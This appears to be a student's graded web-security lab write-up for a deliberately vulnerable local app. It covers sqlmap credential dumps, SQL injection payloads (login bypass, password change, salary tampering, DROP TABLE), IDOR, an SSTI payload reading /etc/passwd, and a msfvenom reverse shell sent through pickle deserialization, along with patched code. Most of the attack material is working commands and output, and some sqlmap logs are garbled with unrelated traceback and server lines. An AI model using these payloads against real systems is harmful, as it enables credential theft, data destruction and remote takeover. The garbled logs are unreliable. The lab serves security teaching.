

sqlmap (15%)

Task 1 (5%): Using `sqlmap`, list all the tables in the database by exploiting the vulnerable endpoint `/vulnerable`. What command did you use? What are the tables you found?

```
sqlmap -u "http://localhost:8084/vulnerable?q=user" --tables
```

```
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[*] starting @ 21:15:17 /2024-11-02

[21:15:18] [INFO] testing connection to the target URL
[21:15:18] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:15:18] [INFO] testing if the target URL content is stable
[21:15:18] [INFO] target URL content is stable
[21:15:18] [INFO] testing if GET parameter 'q' is dynamic
[21:15:18] [INFO] GET parameter 'q' appears to be dynamic
[21:15:18] [WARNING] heuristic (basic) test shows that GET parameter 'q' might not be injectable
[21:15:18] [INFO] testing for SQL injection on GET parameter 'q'
[21:15:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:15:18] [INFO] GET parameter 'q' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[21:15:18] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
For the remaining tests, do you want to include all tests for 'SQLite' extending provided level (1) and risk (1) values? [Y/n] y
[21:17:01] [INFO] testing 'Generic inline queries'
[21:17:01] [INFO] testing 'SQLite inline queries'
[21:17:01] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[21:17:01] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[21:17:01] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[21:17:05] [INFO] GET parameter 'q' appears to be 'SQLite > 2.0 AND time-based blind (heavy query)' injectable
[21:17:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:17:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:17:05] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[21:17:05] [INFO] target URL appears to have 1 column in query
[21:17:06] [INFO] GET parameter 'q' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'q' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 49 HTTP(s) requests:
_____
Parameter: q (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: q=user' AND 1047=1047 AND 'ekhc'='ekhc

Type: time-based blind
Title: SQLite > 2.0 AND time-based blind (heavy query)
Payload: q=user' AND 3593-LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'cuNP'='cuNP

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: q=-2202' UNION ALL SELECT CHAR(113,122,107,122,113)||CHAR(67,66,87,79,111,81,72,89,103,88,106,100,112,109,111,66,122,120,104,110,110,83,84,97,72,82,79,86,98,90,108,119,90,89,107,122,118,107,89,87)||CHAR(113,113,113,98,113)-- qpwM

[21:17:47] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[21:17:47] [INFO] fetching tables for database: 'SQLite_masterdb'
<<current>
[2 tables]
+-----+
| admins |
| users  |
+-----+
[21:17:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[*] ending @ 21:17:47 /2024-11-02/
```

Task 2 (5%): Using `sqlmap`, list all the usernames and passwords you found in the tables. What command did you use?

For the `admins` table , identify which ones contain usernames and passwords.

```
sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb
-T admins --columns
```

```

back-end DBMS: SQLite
[21:23:16] [INFO] fetching columns for table 'admins'
Database: <current>
Table: admins
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| password | TEXT |
| username | TEXT |
+-----+-----+

```

extract the data

```

sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb
-T admins -C "username,password" --dump
[21:26:12] [INFO] fetching entries of column(s) 'password,username' for table 'admins'
Database: <current>
Table: admins
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin | 8Ku07TN9l1Yag9dT |
+-----+-----+
[21:26:12] [INFO] table 'SQLite_masterdb.admins' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/admins.csv'
[21:26:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[*] ending @ 21:26:12 /2024-11-02/

```

For the **users** table , identify which ones contain usernames and passwords.

```

sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb
-T users --columns
[21:27:44] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[21:27:44] [INFO] fetching columns for table 'users'
Database: <current>
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | TEXT |
| email | TEXT |
| password | TEXT |
| phone | TEXT |
| salary | NUMERIC |
| username | TEXT |
+-----+-----+
[21:27:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[*] ending @ 21:27:44 /2024-11-02/

```

extract the data

```

[21:28:33] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[21:28:33] [INFO] fetching entries of column(s) 'password,username' for table 'users'
Database: <current>
Table: users
[3 entries]
+-----+-----+
| username | password |
+-----+-----+
| user    | YCOXga0uf05rYjHK |
| user2   | 5w45hfv4klgxMJsY |
| user3   | RtQGZG4iDkIkPrVV |
+-----+-----+
[21:28:33] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/users.csv'
[21:28:33] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 21:28:33 /2024-11-02/

```

Task 3 (5%): Now restart the server with docker compose and run the above command again. Do the credentials work? Why or Why not? What flag in the sqlmap command did you use to fetch the new credentials?

Stop and restart the server:

```
docker-compose down
```

```
docker-compose up
```

Run the SQLMap to dump the credentials again

```
sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb
-T users -C "username,password" --dump
```



```

(kali㉿kali)-[~/home/kali]
$ sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb -T users -C "username,password" --dump
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[*] starting @ 21:44:24 /2024-11-02/          File "/usr/lib/python3/dist-packages/compose/cli/main.py", line 200, in perform_command
                                                project = project_from_options(*args, **kwargs)
                                                File "/usr/lib/python3/dist-packages/compose/cli/command.py", line 69, in project_from_options
                                                    https://sqlmap.org returns get('https://sqlmap.org')
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[*] starting @ 21:44:24 /2024-11-02/          File "/usr/lib/python3/dist-packages/docker/api/client.py", line 61, in get_client
                                                raise DockerException("Error while fetching server API version: (% Connection aborted., PermissionError(), Permission
[21:44:24] [INFO] resuming back-end DBMS 'sqlite'
[21:44:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session: https://sqlmap.org returns get('https://sqlmap.org')
Parameter: q (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: q='user' AND 1047=1047 AND 'ekhc'='ekhc
[21:44:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session: https://sqlmap.org returns get('https://sqlmap.org')
Parameter: q (GET)
Type: time-based blind
Title: SQLite > 0 AND time-based blind (heavy query)
Payload: q='user' AND 3593=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(50000000/2)))) AND 'cuNP'='cuNP
[21:44:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session: https://sqlmap.org returns get('https://sqlmap.org')
Parameter: q (GET)
Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: q=-2202' UNION ALL SELECT CHAR(113,122,107,122,113) || CHAR(67,66,87,79,111,81,72,89,103,88,106,100,112,109,111,66,122,120,104,110,110,83,84,97,72,82,79,86,98,90,108,119,90,89,107,122,118,107,89,87) || CHAR(113,113,113,98,113)-- - qpwM
[21:44:24] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[21:44:24] [INFO] fetching entries of column(s) 'password,username' for table 'users' 0.0.0.0:15000
Database: <current>
Table: users
[3 entries]
+-----+-----+
| username | password |
+-----+-----+
| user    | YCOXga0uf05rYjHK |
| user2   | 5w45hfv4klgxMJsY |
| user3   | RtQGZG4iDkIkPrVV |
+-----+-----+
[21:44:24] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/users.csv'
[21:44:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 21:44:24 /2024-11-02/

```

```
sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb
-T users -C "username,password" --dump
```

```
[kali㉿kali] [~/home/kali]
PS> sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb -T admins -C "username,password" --dump --perform_command
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[*] starting @ 21:45:54 /2024-11-02
[21:45:55] [INFO] resuming back-end DBMS 'sqlite'
[21:45:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: q (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: q=user' AND 1047=1047 AND 'eKhc'='eKhc

Type: time-based blind
Title: SQLTime > 2.0 AND time-based blind (heavy query)
Payload: q=user' AND 35935=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(50000000/2)))) AND 'cuNP'='cuNP

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: q=--2202' UNION ALL SELECT CHAR(113,122,107,122,113)||CHAR(67,66,87,79,111,81,72,89,103,88,106,100,112,109,111,66,122,120,104,110,110,83,84,97,72,82,79,86,98,90,108,119,90,89,107,122,118,107,89,87)||CHAR(113,113,113,98,113)-- qpwM

[21:45:55] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[21:45:55] [INFO] fetching entries of column(s) 'password,username' for table 'admins' 1:5000
Database: <current>
Table: admins
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | 8Ku07TN9l1Yag9dt |
+-----+-----+
Starting server on 3004
+ Debugger is active!
+ Debugger PID: 665-680-180
warning: the following package was not found and will be installed: servealib-2.6
INFO: Accepting connections at http://localhost:3004

[21:45:55] [INFO] table 'SQLite_masterdb.admins' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/admins.csv'
[21:45:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 21:45:55 /2024-11-02
```

The credentials **did not change** after restarting the server.

But after we use `--fresh-queries` flag the credentials change. Using this flag forces `sqlmap` to re-run all queries and fetch fresh data directly from the target, effectively bypassing its cache.

```
sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb  
-T users -C "username,password" --dump
```

```
(kali㉿kali)-[~/home/kali] [assignment7]
└$ sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb -T users -C "username,password" --dump --fresh-queries
[!] Using proxy 'mitmproxy' to connect to the target... [done]
[!] Using the default driver with the default driver
[!] http://localhost:8084/vulnerable?q=user [1.8.5#stable]
[!] http://localhost:8084/vulnerable?q=user [1.8.5#stable] assignments-backend2_1_assignment7-backend_1
[!] http://localhost:8084/vulnerable?q=user [1.8.5#stable] https://sqlmap.org

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[*] starting @ 21:53:06 /2024-11-02/ [assignment7]


[21:53:06] [INFO] resuming back-end DBMS 'sqlite'
[21:53:06] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: q (GET)
[21:53:06] [INFO] Resuming injection point 'q' (GET) which will be installed: serverSideInjec...
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: q=user' AND 1047=1047 AND 'ekhc'=ekhc

Type: time-based blind
Title: SOLITE > 2.0 AND time-based blind (heavy query)
Payload: q=user' AND 3593=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(50000000/2)))) AND 'cuNP'='cuNP

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: q=2202' UNION ALL SELECT CHAR(113,122,107,122,113)||CHAR(67,66,87,79,111,81,72,89,103,88,106,100,112,109,111,66,122,120,104,110,110,83,84,97,72,82,79,86,98,00,108,119,90,89,107,122,118,107,89,87)||CHAR(113,113,113,98,113)-- qpwM

[21:53:06] [INFO] the back-end DBMS is SQLite
web application technology: Express
back-end DBMS: SQLite
[21:53:06] [INFO] fetching entries of column(s) 'password,username' for table 'users'
Database: <current>
Table: users
3 entries
+-----+
| username | password |
+-----+
| user    | BEpgqYaMDSAbs1 |
| user2   | C20cw2VjktD4h6U |
| user3   | 2WbLMGKooQgPRB |
+-----+
[21:53:06] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/users.csv'
[21:53:06] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlMap/output/localhost'
```

```
sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb  
-T admins -C "username,password" --dump
```



The screenshot shows the sqlmap interface with the command: `sqlmap -u "http://localhost:8084/vulnerable?q=user" -D sqlite_masterdb -T admins -C "username,password" --dump`. The output indicates a successful connection to the SQLite database and the dumping of the 'admins' table. The dumped data is as follows:

username	password
admin	15g2gh4PvIwoCgKG

SQL injection (35%)

Task 4 (5%): On the home page of the provided website click Login User and try to gain access to the webpage using SQL injection (The User panel should show the data for this to be a valid submission). Report what you did.

In the **Username** field, enter `user' OR '1'='1`

Enter random password as well

localhost:3000/login-user

Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Home

Username

user' OR '1'='1

Login for users

Password

.....

Submit

In the **Username** field, enter admin' OR '1'='1

Enter random password as well

The screenshot shows a browser window with the following details:

- Address Bar:** localhost:3000/user-panel
- Toolbar:** Home, User Panel, Logout
- Navigation Links:** Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec
- Content Area:** A large heading "User Panel" is centered. Below it is a button labeled "Check status" and the text "You are authorized as user".

Same with admin panel

Username

Login for admin

Password

localhost:3000/admin-panel

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Admin Panel Logout

Admin Panel

[Check status](#) You are authorized as admin

New Admin Password

Enter your new password

Enter a new password for admin

[Submit](#)

Task 5 (5%): After gaining access, logout and go to User Login. Try to change the password of the `user` using SQL injection. Report how you did it.

Change the password in user panel

Username

```
user'; UPDATE users SET password='newpassword' WHERE username='user' --
```

Login for users

Password


```
*****
```

Submit

```
user'; UPDATE users SET password='newpassword' WHERE username='user'
```

```
--
```

Get in



Log out and login with the new password

A screenshot of a web browser window. The address bar shows 'localhost:3000/user-panel'. The main content area has a dark header with 'User Panel'. Below it is a blue button labeled 'Check status'. To its right, a message says 'You are authorized as user'. At the bottom of the page, there are several input fields for 'Email' (containing 'user@sfu.ca'), 'Address' (containing 'Some Address, Burnaby BC'), 'Phone' (containing '1122345678'), and 'Salary' (containing '10000'). A blue 'Submit' button is at the bottom.

Task 6 (10%): After exploiting SQL injection in the User Login go to the User Panel (after you login with the proper user's credentials) with the newly set password and now,

you can see the `user`'s data. You can update all of the data fields except the `user`'s salary. Try to exploit SQL injection from the User's Panel to double the `user`'s salary. Report what you did.

Input following into Phone field

```
', salary = salary * 2 --
```

User Panel

[Check status](#) You are authorized as user

Email

Address

Phone

Salary

[Submit](#)

The payload attempts to close the current value in the SQL query, then updates the salary field by multiplying it by 2

User Panel

[Check status](#) You are authorized as user

Email

Address

Phone

Salary

[Submit](#)

Task 7 (5%): Try to delete the users table using SQL injection from the login page. What actions did you take? How can you confirm that the table was deleted?

Input following `user' ; DROP TABLE users --` into **Username field** in the login form.


Username

Login for users


Password

Submit

Submit it



Log out and try to use the password we set to login again



Task 8 (10%): Try to fix the bug in the server for the vulnerable endpoint `/vulnerable`. The bug makes the endpoint vulnerable to SQL injection. The bug exists in the backend directory in the file index.js towards the end of the file.

The user input (`req.query.q`) is directly embedded into the SQL query, allowing attackers to craft malicious input that manipulates the SQL command.

Like we did in the previous tasks:

If a user sends the query parameter `q` as '`OR '1'='1' --`', the resulting SQL query becomes:

```
SELECT username FROM users WHERE username= '' OR '1'='1' --'
```

Fix:

```
app.get("/vulnerable", async (req, res, next) => {
  const db = await dbPromise;
  let ret;
  try {
    // Use a parameterized query to prevent SQL injection
    ret = await db.get(
      `SELECT username FROM users WHERE username = ?`, [req.query.q]
    );
  } catch(err) {
    ret = "error";
  }
  res.send(ret);
});
```

use a `?` as a **placeholder**, this placeholder will be replaced by the value provided in the array `[req.query.q]`

Insecure Direct Object Reference (15%)

Task 9 (10%): Identify and exploit the IDOR vulnerability to get user data. Provide screenshots.

In the **Headers** section, locate the **token**

The screenshot shows a Firefox browser window with the title "React App". The address bar displays "127.0.0.1:3000/user-panel". The page content is a form with fields: "user@sfu.ca" (Email), "Some Address, Burnaby BC" (Address), "1122345678" (Phone), and "10000" (Salary). A blue "Submit" button is at the bottom. Below the browser is the Firefox developer tools Network tab. It lists two requests: a 204 response for "OPTI..." and a 304 response for "GET localhost:8... user-data". The "Request Headers" section is expanded, showing the "user" parameter value "user2" highlighted with a red box. Other headers include Date, ETag, X-Powered-By, Accept, Accept-Encoding, Accept-Language, Connection, Content-Type, Host, If-None-Match, Origin, Referer, Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site, and User-Agent.

Use the same token but add parameter where user=user2

The screenshot shows the Firefox developer tools Network tab with a single request listed. The method is GET, the URL is "http://localhost:8084/user-data?user=user2", and the status is 200 OK. The "Headers" section shows the "Host" header set to "localhost:8084". The "Response" section contains the JSON payload: {"user": "user2", "name": "value"}. The "Raw" tab shows the full request and response in raw text format.

Resend the request, we can see the request is successfully sent

Check the response, we can see user2's information with user's token.

Task 10 (5%): Fix the IDOR vulnerability and share the updated function highlighting what was changed.

Origin code to get the user data from server

```
app.get("/user-data", authorized, async (req, res, next) => {
  let title = req.header("token").startsWith("admin") ? "admin" : "user";
  if (title === "admin") {
    res.status(400).json({
      message: "Not a user"
    });
  } else {
    const db = await dbPromise;
    let resdb = await db.get(
      "SELECT * FROM users WHERE username = ?",
      req.query.user || tokensUsername[req.header("token")]
    );
    res.json({
      username: resdb.user,
      email: resdb.email,
      address: resdb.address,
      phone: resdb.phone,
      salary: resdb.salary
    });
  }
});
```

Fix code snippet shown below, Delete `req.query.user`

```

app.get("/user-data", authorized, async (req, res, next) => {
  let title = req.header("token").startsWith("admin") ? "admin" :
"user";
  if (title == "admin") {
    res.status(400).json({
      message: "Not a user"
    });
  } else {
    const db = await dbPromise;
    let resdb = await db.get(
      "SELECT * FROM users WHERE username =
?", [tokensUsername[req.header("token")]]);
    res.json({
      username: resdb.user,
      email: resdb.email,
      address: resdb.address,
      phone: resdb.phone,
      salary: resdb.salary
    });
  }
});

```

Task 11: (10%): Read the contents of /etc/passwd using SSTI. Provide screenshots with the payload.


```

http://localhost:5000/ssti?input={{self._TemplateReference__context.cy
cler.__init__.globals__.os.popen('cat/etc/passwd').read() }}

```

`self._TemplateReference__context.cycler.__init__.globals__`: This accesses the global scope of the template rendering context, which allows us to get a reference to Python's os module.

`os.popen('cat /etc/passwd').read()`: This executes the command cat /etc/passwd and reads its output.



Task 12 (10%): Fix the arbitrary code execution in the /ssti endpoint and share the patched code.

Original code

User Input is directly rendered using `render_template_string`, which allows an attacker to inject template commands and potentially execute arbitrary code.

```
└$ cat app.py
from flask import Flask, request, render_template_string
import pickle
import secrets
import base64

app = Flask(__name__)
app.config['SECRET_KEY'] = 'secret_key_123123'

# SSTI Vulnerable Route
@app.route('/ssti')
def ssti():
    user_input = request.args.get('input', '')
    template = f"Hello, {user_input}!"
    return render_template_string(template)
```

Fixed code

```
# SSTI Fixed Route
@app.route("/ssti")
def ssti():
    user_input = request.args.get('input', '')
    safe_input = escape(user_input)

    # Render the template with sanitized input
    template = f"Hello, {safe_input}!"
    return render_template_string(template)
```

The `escape()` function from Flask is used to **escape** special characters in user input, which ensures that input is safely rendered as plain text rather than executable code.

Task 13 (10%): Establish a reverse shell with the local system on port 8989 by exploiting the vulnerability. How did you generate the payload? Provide screenshots.

Use the following command to generate a Python reverse shell payload:

```
msf6 exploit(multi/handler) > msfvenom -p python/shell_reverse_tcp LHOST=10.13.37.103 LPORT=8989 -f raw > msf_payload.py
[*] exec: msfvenom -p python/shell_reverse_tcp LHOST=10.13.37.103 LPORT=8989 -f raw > msf_payload.py

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 416 bytes
```

Check the payload file

Created a running script for the execution

```
import pickle
import requests
import base64
import os
from generate_payload import generate_payload
from pwn import *

# Decoded msfvenom payload from earlier steps
payload = """exec(_import('__import__("zlib").decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNpNj1LwzAUhq+TX5G7JlhD6wZQi6GVBiIDtf70SVnLk>')))"""
# Set up exploit
# Define a class to execute the payload during deserialization
class Exec():
    def __reduce__(self):
        return (exec, (payload,))

# Serialize and encode the payload
serialized_payload = base64.b64encode(pickle.dumps(Exec())).decode('utf-8')

# Send the serialized payload to the vulnerable endpoint
response = requests.post("http://localhost:5000/deserialize", data={"data": serialized_payload})

# Print the response from the server
print(response.text)
```

Run the script

```
[kali㉿kali)-[~/Documents]$ python generate_payload.py
```

Listen at port 8989

```
kali㉿kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ nc -lvpn 8989
retrying local 0.0.0.0:8989 : Address already in use
retrying local 0.0.0.0:8989 : Address already in use
retrying local 0.0.0.0:8989 : Address already in use
listening on [any] 8989 ...
connect to [10.13.37.104] from (UNKNOWN) [172.23.0.4] 42176
ls
app.py
requirements.txt
└─ route_to_host
D6wZ2016GVBl
DTvbaM83+XW
```

Task 14: (5%): Fix the vulnerability and share the patched code.

Origin code

```
@app.route('/deserialize', methods=['POST'])
def deserialize():
    serialized_data = request.form['data']
    try:
        obj = pickle.loads(base64.b64decode(serialized_data))
        return f"Deserialized object: {obj}"
    except Exception as e:
        return f"Error during deserialization: {str(e)}"
```

It deserializes user-supplied data using `pickle.loads()`. This allows an attacker to craft malicious payloads, leading to arbitrary code execution.

Fix code

```
@app.route("/deserialize", methods=["POST"])
def deserialize():
    # Get the serialized data from the POST request
    serialized_data = request.form["data"]

    # Try to deserialize using a safe format (JSON)
    try:
        deserialized_obj = json.loads(serialized_data)
        return f"Deserialized object: {deserialized_obj}"
    except json.JSONDecodeError:
        return "Error: Invalid JSON data"
```